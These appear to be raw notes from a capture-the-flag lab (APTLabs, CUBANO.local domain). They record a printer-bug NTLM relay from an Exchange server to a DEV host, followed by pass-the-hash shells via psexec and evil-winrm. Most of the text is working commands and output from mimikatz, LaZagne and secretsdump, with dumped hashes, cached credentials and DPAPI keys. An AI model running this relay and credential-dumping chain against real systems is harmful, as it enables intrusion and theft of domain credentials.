C0653150DE09D201E9C6A8E16DD2E28C000000000200080053004D004200330001001E0057004900 4E00
2D0050005200480034003900320052005100410046005600040014005300 4D00420033002E006C006F00
630061006C0003003400570049004E002D00500052004800340039003200520051004100460056002E00
53004D00420033002E006C006F00630061006C0005001400 53004D00420033002E006C006F0063006100
6C0007000800C0653150DE09D20106000400020000000800300030000000000000000000000000400000
548D7909C88A2172E832129EDFE7BB1184EE80B2F48696D8F5FCF3972838EF3A0A001000000000000000
000000000000000000000900200063006900660073002F0031003000 2E0031003000 2E0031003400 2E00
310035000000000000000000
```

ADidnsdump

```
(impkt-dev) root@nix36:~/aptlabs# chains1080 adidnsdump -u "CUBANO.local\Guest" -p
31d6cfe0d16ae931b73c59d7e0c089c0:31d6cfe0d16ae931b73c59d7e0c089c0 dc.cubano.local --
dns-tcp --include-tombstoned -v
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.10:389  ...  OK
[+] Bind OK
[-] Querying zone for records
[+] Found hidden record wpad
[+] Found record ['web']
[+] Found hidden record ForestDnsZones
[+] Found record ['fileshare.cubano.local']
[+] Found record ['Exchange']
[+] Found hidden record DomainDnsZones
[+] Found record ['Dev']
[+] Found record ['dc']
[+] Found record ['_msdcs']
[+] Found record ['_ldap._tcp.ForestDnsZones']
[+] Found record ['_ldap._tcp.DomainDnsZones']
[+] Found record ['_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones']
[+] Found record ['_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones']
[+] Found record ['_ldap._tcp.Default-First-Site-Name._sites']
[+] Found record ['_ldap._tcp']
[+] Found record ['_kpasswd._udp']
[+] Found record ['_kpasswd._tcp']
[+] Found record ['_kerberos._udp']
[+] Found record ['_kerberos._tcp.Default-First-Site-Name._sites']
[+] Found record ['_kerberos._tcp']
[+] Found record ['_gc._tcp.Default-First-Site-Name._sites']
[+] Found record ['_gc._tcp']
[+] Found record ['@']
[+] Found record ['*']
[+] Found 11 records
(impkt-dev) root@nix36:~/aptlabs#
```

https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/
https://github.com/dirkjanm/krbrelayx

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1080 python3 ./printerbug.py
CUBANO/guest@exchange.cubano.local 10.10.14.15 -hashes
:31d6cfe0d16ae931b73c59d7e0c089c0
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[*] Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Attempting to trigger authentication via rprn RPC at exchange.cubano.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is
unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

APT-CUBANO-DEV, DEV.CUBANO.LOCAL

After lots of 'pain in my assholes' (borat), trigger printebug on exchange$ and relay it to DEV$

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1080 python3 ./printerbug.py
cubano.local/guest@exchange.cubano.local 10.10.14.15 -hashes
:31d6cfe0d16ae931b73c59d7e0c089c0
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[*] Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Attempting to trigger authentication via rprn RPC at exchange.cubano.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.146:445  ...  OK
[*] Bind OK
[*] Got handle
```

```
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is
unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

And we get

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1080 ntlmrelayx.py -t
dev.cubano.local
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from CUBANO/EXCHANGE$@10.10.110.50 controlled,
attacking target smb://dev.cubano.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.164:445  ...  OK
[*] Authenticating against smb://dev.cubano.local as CUBANO/EXCHANGE$ SUCCEED
[*] SMBD-Thread-4: Connection from CUBANO/EXCHANGE$@10.10.110.50 controlled, but
there are no more targets left!
[*] SMBD-Thread-6: Connection from 10.10.110.50 authenticated as guest (anonymous).
Skipping target selection.
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd397e86e11793ab727a9e463ef87ce33
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e7edd1fbf2c56ad73c955a68606b2898:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
[*] Done dumping SAM hashes for host: dev.cubano.local
[*] Stopping service RemoteRegistry
```

So we have dev.cubano.local Administrator:e7edd1fbf2c56ad73c955a68606b2898

```
(impkt-dev) root@nix36:~/aptlabs# chains1080 psexec.py
DEV/Administrator@dev.cubano.local -hashes :e7edd1fbf2c56ad73c955a68606b2898
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.164:445  ...  OK
[*] Requesting shares on dev.cubano.local.....
[*] Found writable share ADMIN$
[*] Uploading file lWhqriaE.exe
[*] Opening SVCManager on dev.cubano.local.....
[*] Creating service REcr on dev.cubano.local.....
[*] Starting service REcr.....
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.164:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.164:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.164:445  ...  OK
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

quick logback: `chains1080 evil-winrm -i dev.cubano.local -u Administrator -H e7edd1fbf2c56ad73c955a68606b2898`

Get flag and get a beacon out

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is F67B-ED85

 Directory of C:\Users\Administrator\Desktop

09/07/2020  10:47 AM    <DIR>          .
09/07/2020  10:47 AM    <DIR>          ..
09/07/2020  10:47 AM                80 flag.txt
t               1 File(s)             80 bytes
y               2 Dir(s)  48,829,132,800 bytes free

C:\Users\Administrator\Deskto

C:\Users\Administrator\Desktop>type flag.txt
APTLABS{0N3_w@Y_t0_@Bu$3_Sp00LeR_bUg}
```

host info

```
PS C:\Users\Administrator\Desktop> Get-MpComputerStatus
Get-MpComputerStatus



AMEngineVersion                 : 1.1.17600.5
AMProductVersion                : 4.18.2010.7
AMRunningMode                   : Normal
AMServiceEnabled                : True
AMServiceVersion                : 4.18.2010.7
AntispywareEnabled              : True
AntispywareSignatureAge         : 37
AntispywareSignatureLastUpdated : 11/16/2020 7:28:38 PM
AntispywareSignatureVersion     : 1.327.1052.0
AntivirusEnabled                : True
AntivirusSignatureAge           : 37
AntivirusSignatureLastUpdated   : 11/16/2020 7:28:39 PM
AntivirusSignatureVersion       : 1.327.1052.0
BehaviorMonitorEnabled          : False
ComputerID                      : 1581F5F0-82C8-4F83-BF66-CF39FD49C648
ComputerState                   : 0
FullScanAge                     : 4294967295
FullScanEndTime                 :
FullScanStartTime               :
IoavProtectionEnabled           : False
IsTamperProtected               : False
IsVirtualMachine                : True
LastFullScanSource              : 0
LastQuickScanSource             : 2
NISEnabled                      : False
NISEngineVersion                : 0.0.0.0
NISSignatureAge                 : 4294967295
NISSignatureLastUpdated         :
NISSignatureVersion             : 0.0.0.0
OnAccessProtectionEnabled       : False
QuickScanAge                    : 0
QuickScanEndTime                : 12/24/2020 4:29:05 AM
QuickScanStartTime              : 12/24/2020 4:28:14 AM
RealTimeProtectionEnabled       : False
RealTimeScanDirection           : 0
PSComputerName                  :




PS C:\Users\Administrator\Desktop> Systeminfo
ysteminfo

Host Name:                 DEV
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA162
Original Install Date:     3/14/2020, 12:59:16 AM
System Boot Time:          12/24/2020, 3:58:01 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     3,103 MB
Available Physical Memory: 1,830 MB
Virtual Memory: Max Size:  3,679 MB
Virtual Memory: Available: 2,403 MB
Virtual Memory: In Use:    1,276 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    cubano.local
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4578966
                           [02]: KB4523204
                           [03]: KB4566424
                           [04]: KB4587735
                           [05]: KB4586793
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.23.164
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
```

mimikatz

```
beacon> mimikatz sekurlsa::logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] received output:
```

```
2020/12/24 13:29:26 Connecting to the far end. Try 1 of 3
2020/12/24 13:29:26 Connecting to far end
2020/12/24 13:29:26 Starting client

[+] host called home, sent: 706130 bytes
[+] received output:

Authentication Id : 0 ; 4763287 (00000000:0048ae97)
Session           : NewCredentials from 0
User Name         : Administrator
Domain            : DEV
Logon Server      : (null)
Logon Time        : 12/24/2020 11:58:44 AM
SID               : S-1-5-21-4222401112-943219926-3416489190-500
  msv :
   [00000003] Primary
   * Username : support
   * Domain   : cubano.local
   * NTLM     : 97179aeefd6f3a6d329c37184fc639af
  tspkg :
  wdigest :
   * Username : support
   * Domain   : cubano.local
   * Password : (null)
  kerberos :
   * Username : support
   * Domain   : CUBANO.LOCAL
   * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DEV$
Domain            : CUBANO
Logon Server      : (null)
Logon Time        : 12/24/2020 3:58:10 AM
SID               : S-1-5-20
  msv :
   [00000003] Primary
   * Username : DEV$
   * Domain   : CUBANO
   * NTLM     : 0e6662fe0ff3cb363d63c69f0839f7eb
   * SHA1     : 72127d41f595be0c8c8b7d8e61b97db9160d9cd8
  tspkg :
  wdigest :
   * Username : DEV$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : dev$
   * Domain   : CUBANO.LOCAL
   * Password : (null)
  ssp :
```

```
  credman :

Authentication Id : 0 ; 43996 (00000000:0000abdc)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/24/2020 3:58:10 AM
SID               : S-1-5-96-0-1
  msv :
   [00000003] Primary
   * Username : DEV$
   * Domain   : CUBANO
   * NTLM     : 0e6662fe0ff3cb363d63c69f0839f7eb
   * SHA1     : 72127d41f595be0c8c8b7d8e61b97db9160d9cd8
  tspkg :
  wdigest :
   * Username : DEV$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : DEV$
   * Domain   : cubano.local
   * Password : e2 d4 e1 89 10 4a cf e7 01 a3 af 89 08 32 42 a2 16 16 99 0e 8b 69 65
da 56 e3 61 d8 fd d2 48 19 dd 7b b4 44 ac b5 e1 b9 c1 4f 8e 7a af b2 a4 33 b4 55 ed
6e ad 67 a3 3f 09 dc 62 5a 36 de a3 05 3f ce 9e 3a 89 90 3b af 01 5c 67 40 87 28 ef
be 92 79 d1 3c ad b3 d8 08 02 58 24 6d a1 08 dd de d4 ad dc 41 36 85 03 90 d8 25 e1
3b 58 fb f5 c4 12 b9 64 db 83 79 d8 de 91 6c cc 1c e7 59 4c 81 57 cb 01 15 4f 7c ed
b5 81 aa a7 fa 71 d9 0b a3 0e 65 0b 93 d7 c1 0d b9 21 62 d2 69 c7 66 70 6c b3 2b 0f
0c 28 0a ab ac 85 6f 26 3f ae 65 e7 11 6d e4 61 b4 6c de 53 ea 65 de 9c a7 33 c5 77
38 48 66 c2 d2 ca d8 59 22 f0 11 c0 62 b5 55 53 a2 49 f7 97 54 49 2e 60 32 af 7b 70
10 a3 3f 9c 22 b2 59 c8 69 44 d5 b2 43 c6 0e d0 fd 30 9c 6c 56
  ssp :
  credman :

Authentication Id : 0 ; 43021 (00000000:0000a80d)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 12/24/2020 3:58:10 AM
SID               :
  msv :
   [00000003] Primary
   * Username : DEV$
   * Domain   : CUBANO
   * NTLM     : 0e6662fe0ff3cb363d63c69f0839f7eb
   * SHA1     : 72127d41f595be0c8c8b7d8e61b97db9160d9cd8
  tspkg :
  wdigest :
  kerberos :
  ssp :
  credman :
```

```
Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/24/2020 3:58:10 AM
SID               : S-1-5-19
  msv :
  tspkg :
  wdigest :
   * Username : (null)
   * Domain   : (null)
   * Password : (null)
  kerberos :
   * Username : (null)
   * Domain   : (null)
   * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 43999 (00000000:0000abdf)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/24/2020 3:58:10 AM
SID               : S-1-5-96-0-0
  msv :
   [00000003] Primary
   * Username : DEV$
   * Domain   : CUBANO
   * NTLM     : 0e6662fe0ff3cb363d63c69f0839f7eb
   * SHA1     : 72127d41f595be0c8c8b7d8e61b97db9160d9cd8
  tspkg :
  wdigest :
   * Username : DEV$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : DEV$
   * Domain   : cubano.local
   * Password : e2 d4 e1 89 10 4a cf e7 01 a3 af 89 08 32 42 a2 16 16 99 0e 8b 69 65
da 56 e3 61 d8 fd d2 48 19 dd 7b b4 44 ac b5 e1 b9 c1 4f 8e 7a af b2 a4 33 b4 55 ed
6e ad 67 a3 3f 09 dc 62 5a 36 de a3 05 3f ce 9e 3a 89 90 3b af 01 5c 67 40 87 28 ef
be 92 79 d1 3c ad b3 d8 08 02 58 24 6d a1 08 dd de d4 ad dc 41 36 85 03 90 d8 25 e1
3b 58 fb f5 c4 12 b9 64 db 83 79 d8 de 91 6c cc 1c e7 59 4c 81 57 cb 01 15 4f 7c ed
b5 81 aa a7 fa 71 d9 0b a3 0e 65 0b 93 d7 c1 0d b9 21 62 d2 69 c7 66 70 6c b3 2b 0f
0c 28 0a ab ac 85 6f 26 3f ae 65 e7 11 6d e4 61 b4 6c de 53 ea 65 de 9c a7 33 c5 77
38 48 66 c2 d2 ca d8 59 22 f0 11 c0 62 b5 55 53 a2 49 f7 97 54 49 2e 60 32 af 7b 70
10 a3 3f 9c 22 b2 59 c8 69 44 d5 b2 43 c6 0e d0 fd 30 9c 6c 56
  ssp :
  credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
```

```
Session           : UndefinedLogonType from 0
User Name         : DEV$
Domain            : CUBANO
Logon Server      : (null)
Logon Time        : 12/24/2020 3:58:10 AM
SID               : S-1-5-18
  msv :
  tspkg :
  wdigest :
   * Username : DEV$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : dev$
   * Domain   : CUBANO.LOCAL
   * Password : (null)
  ssp :
  credman :
```

We have another user

```
SID               : S-1-5-21-4222401112-943219926-3416489190-500
  msv :
   [00000003] Primary
   * Username : support
   * Domain   : cubano.local
   * NTLM     : 97179aeefd6f3a6d329c37184fc639af
  tspkg :
  wdigest :
   * Username : support
   * Domain   : cubano.local
   * Password : (null)
  kerberos :
   * Username : support
   * Domain   : CUBANO.LOCAL
   * Password : (null)
  ssp :
  credman :
```

`CUBANO\support:97179aeefd6f3a6d329c37184fc639af`

And this is why the attack above worked

```
beacon> shell net localgroup administrators
[*] Tasked beacon to run: net localgroup administrators
[+] host called home, sent: 60 bytes
[+] received output:
Alias name     administrators
```

```
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
Administrator
CUBANO\Domain Admins
CUBANO\EXCHANGE$
hoxha
The command completed successfully.
```

There is a hashicorp vault running on this host(?!)

```
====== InterestingFiles ======



Accessed      Modified      Path
----------    ----------    -----
2020-03-26    2020-03-25    C:\Users\Administrator\hashicorp-dev\hashicorp-
vault\vault-master\vault\logical_passthrough.go
2020-03-26    2020-03-25    C:\Users\Administrator\hashicorp-dev\hashicorp-
vault\vault-master\vault\logical_passthrough_test.go
2020-03-26    2019-04-29    C:\Users\Administrator\hashicorp-dev\hashicorp-kerberos-
plugin\vault-plugin-auth-kerberos-master\vendor\gopkg.in\ldap.v3\passwdmodify.go
```

```
netstat -ano -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       876
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       488
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       316
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1032
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:49680          0.0.0.0:0              LISTENING       628
  TCP    0.0.0.0:49686          0.0.0.0:0              LISTENING       636
  TCP    192.168.23.164:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.23.164:49994   10.10.14.13:447        ESTABLISHED     328
  TCP    192.168.23.164:50017   10.10.14.15:3333       ESTABLISHED     2072
  TCP    192.168.23.164:50043   10.10.14.15:8443       ESTABLISHED     3444
```

Recycle bin

```
    Directory: C:\$RECYCLE.BIN


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-       12/24/2020   1:35 PM                S-1-5-18
d--hs-        1/11/2020  12:08 AM                S-1-5-21-1770070946-1740379552-
3645247512-500
d--hs-         1/1/2020   9:26 AM                S-1-5-21-3031810906-4286608488-
1290810079-500
```

lazagne

```
./lazagne.exe all

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for 77d03630-04f3-4a65-ba1f-525603877b48
[+] System masterkey decrypted for a28060b3-28e6-4290-bd31-5269592678f5
[+] System masterkey decrypted for 87cdd5b1-6d57-46ba-8744-cb222456f0a7
[+] System masterkey decrypted for 75f744a1-300e-4e1e-a8c0-91407a1ffe33
[+] System masterkey decrypted for f3f9ba8d-37b6-4e3d-85b2-dc3514ca327a

########## User: SYSTEM ##########

------------------- Mscache passwords -----------------

administrator:a3118c0355c1b19322960df4ac180d79:cubano:cubano.local

------------------- Hashdump passwords -----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e7edd1fbf2c56ad73c955a68606b2898:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
hoxha:1000:aad3b435b51404eeaad3b435b51404ee:ff26f2d2102b1306bdb639741078176f:::

------------------- Lsa_secrets passwords -----------------
```

```
$MACHINE.ACC
0000   F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0010   E2 D4 E1 89 10 4A CF E7 01 A3 AF 89 08 32 42 A2    .....J.......2B.
0020   16 16 99 0E 8B 69 65 DA 56 E3 61 D8 FD D2 48 19    .....ie.V.a...H.
0030   DD 7B B4 44 AC B5 E1 B9 C1 4F 8E 7A AF B2 A4 33    .{.D.....O.z...3
0040   B4 55 ED 6E AD 67 A3 3F 09 DC 62 5A 36 DE A3 05    .U.n.g.?..bZ6...
0050   3F CE 9E 3A 89 90 3B AF 01 5C 67 40 87 28 EF BE    ?..:..;...g@.(..
0060   92 79 D1 3C AD B3 D8 08 02 58 24 6D A1 08 DD DE    .y.<.....X$m....
0070   D4 AD DC 41 36 85 03 90 D8 25 E1 3B 58 FB F5 C4    ...A6....%.;X...
0080   12 B9 64 DB 83 79 D8 DE 91 6C CC 1C E7 59 4C 81    ..d..y...l...YL.
0090   57 CB 01 15 4F 7C ED B5 81 AA A7 FA 71 D9 0B A3    W...O|......q...
00A0   0E 65 0B 93 D7 C1 0D B9 21 62 D2 69 C7 66 70 6C    .e......!b.i.fpl
00B0   B3 2B 0F 0C 28 0A AB AC 85 6F 26 3F AE 65 E7 11    .+..(....o&?.e..
00C0   6D E4 61 B4 6C DE 53 EA 65 DE 9C A7 33 C5 77 38    m.a.l.S.e...3.w8
00D0   48 66 C2 D2 CA D8 59 22 F0 11 C0 62 B5 55 53 A2    Hf....Y"...b.US.
00E0   49 F7 97 54 49 2E 60 32 AF 7B 70 10 A3 3F 9C 22    I..TI.`2.{p..?."
00F0   B2 59 C8 69 44 D5 B2 43 C6 0E D0 FD 30 9C 6C 56    .Y.iD..C....0.lV
0100   FD F6 80 80 0C 24 F2 EE 5A C3 78 86 42 B0 53 A3    .....$..Z.x.B.S.

NL$KM
0000   40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    @...............
0010   88 EA 0F EE 17 85 DF A7 30 AB D8 64 CB CE 18 23    ........0..d...#
0020   94 E5 DE 42 E4 81 DB 89 40 C7 D9 83 2C 88 E3 2B    ...B....@...,..+
0030   E5 0B E7 F7 CC FE 7A 6E C4 90 C5 A1 FB 35 AD 00    ......zn.....5..
0040   43 06 30 9A EA 21 52 79 DD 7E A8 B9 7B 3D 74 B1    C.0..!Ry.~..{=t.
0050   3A 7D 9D C7 AF C5 1D 03 61 DF 02 63 50 F9 08 BF    :}......a..cP...

DPAPI_SYSTEM
0000   01 00 00 00 90 44 AA FA 62 63 AC 1F 5E 4F AB B9    .....D..bc..^O..
0010   78 43 37 9C 12 F5 9E 82 BC 34 68 D7 68 B5 B3 E0    xC7......4h.h...
0020   58 21 41 B5 51 B6 84 52 BD DB 1A F1                X!A.Q..R....



[+] 0 passwords have been found.
For more information launch it again with the -v option

elapsed time = 7.32999992371
```

Secretsdump

```
(impkt-dev) root@nix36:~/aptlabs# chains1080 secretsdump.py
DEV/Administrator@dev.cubano.local -hashes :e7edd1fbf2c56ad73c955a68606b2898
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.164:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd397e86e11793ab727a9e463ef87ce33
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e7edd1fbf2c56ad73c955a68606b2898:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
hoxha:1000:aad3b435b51404eeaad3b435b51404ee:ff26f2d2102b1306bdb639741078176f:::
[*] Dumping cached domain logon information (domain/username:hash)
CUBANO.LOCAL/Administrator:$DCC2$10240#Administrator#a3118c0355c1b19322960df4ac180d7
9
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CUBANO\DEV$:aes256-cts-hmac-sha1-
96:0b5ecfb308c0be407167359d12b723cabd150c04073ccbe558be9a13e24eaf0f
CUBANO\DEV$:aes128-cts-hmac-sha1-96:85c00bfb7897a710b972a1516b39e34f
CUBANO\DEV$:des-cbc-md5:860b97ab67973158
CUBANO\DEV$:plain_password_hex:e2d4e189104acfe701a3af89083242a21616990e8b6965da56e36
1d8fdd24819dd7bb444acb5e1b9c14f8e7aafb2a433b455ed6ead67a33f09dc625a36dea3053fce9e3a8
9903baf015c67408728efbe9279d13cadb3d8080258246da108ddded4addc4136850390d825e13b58fbf
5c412b964db8379d8de916ccc1ce7594c8157cb01154f7cedb581aaa7fa71d90ba30e650b93d7c10db92
162d269c766706cb32b0f0c280aabac856f263fae65e7116de461b46cde53ea65de9ca733c577384866c
2d2cad85922f011c062b55553a249f79754492e6032af7b7010a33f9c22b259c86944d5b243c60ed0fd3
09c6c56
CUBANO\DEV$:aad3b435b51404eeaad3b435b51404ee:0e6662fe0ff3cb363d63c69f0839f7eb:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x9044aafa6263ac1f5e4fabb97843379c12f59e82
dpapi_userkey:0xbc3468d768b5b3e0582141b551b68452bddb1af1
[*] NL$KM
 0000   88 EA 0F EE 17 85 DF A7  30 AB D8 64 CB CE 18 23   ........0..d...#
 0010   94 E5 DE 42 E4 81 DB 89  40 C7 D9 83 2C 88 E3 2B   ...B....@...,..+
 0020   E5 0B E7 F7 CC FE 7A 6E  C4 90 C5 A1 FB 35 AD 00   ......zn.....5..
 0030   43 06 30 9A EA 21 52 79  DD 7E A8 B9 7B 3D 74 B1   C.0..!Ry.~..{=t.
NL$KM:88ea0fee1785dfa730abd864cbce182394e5de42e481db8940c7d9832c88e32be50be7f7ccfe7a
6ec490c5a1fb35ad004306309aea215279dd7ea8b97b3d74b1
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

More hashicorp shit

```
    Directory: C:\Users\Administrator\hashicorp-dev\hashicorp-kerberos-plugin\vault-
plugin-auth-kerberos-master


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/26/2020   8:32 AM                cmd
d-----        11/18/2020   7:13 PM                keytab
d-----         3/26/2020   8:32 AM                scripts
```

```
d-----        3/26/2020   8:33 AM                vendor
-a----        4/29/2019   7:25 AM             61 .gitignore
-a----        4/29/2019   7:25 AM            941 .travis.yml
-a----        4/29/2019   7:25 AM           1288 backend.go
-a----        4/29/2019   7:25 AM           7084 backend_ldap.go
-a----        4/29/2019   7:25 AM          18418 Gopkg.lock
-a----        4/29/2019   7:25 AM            279 Gopkg.toml
-a----        4/29/2019   7:25 AM          15921 LICENSE
-a----        4/29/2019   7:25 AM           2037 Makefile
-a----        4/29/2019   7:25 AM           2557 path_config.go
-a----        4/29/2019   7:25 AM          14713 path_config_ldap.go
-a----        4/29/2019   7:25 AM           3074 path_config_test.go
-a----        4/29/2019   7:25 AM           3319 path_groups.go
-a----        4/29/2019   7:25 AM           5706 path_login.go
-a----        4/29/2019   7:25 AM           3282 path_login_test.go
-a----        4/29/2019   7:25 AM           6086 README.md
```

```
[-]
(impkt-dev) root@nix36:~/aptlabs/krbrelayx#
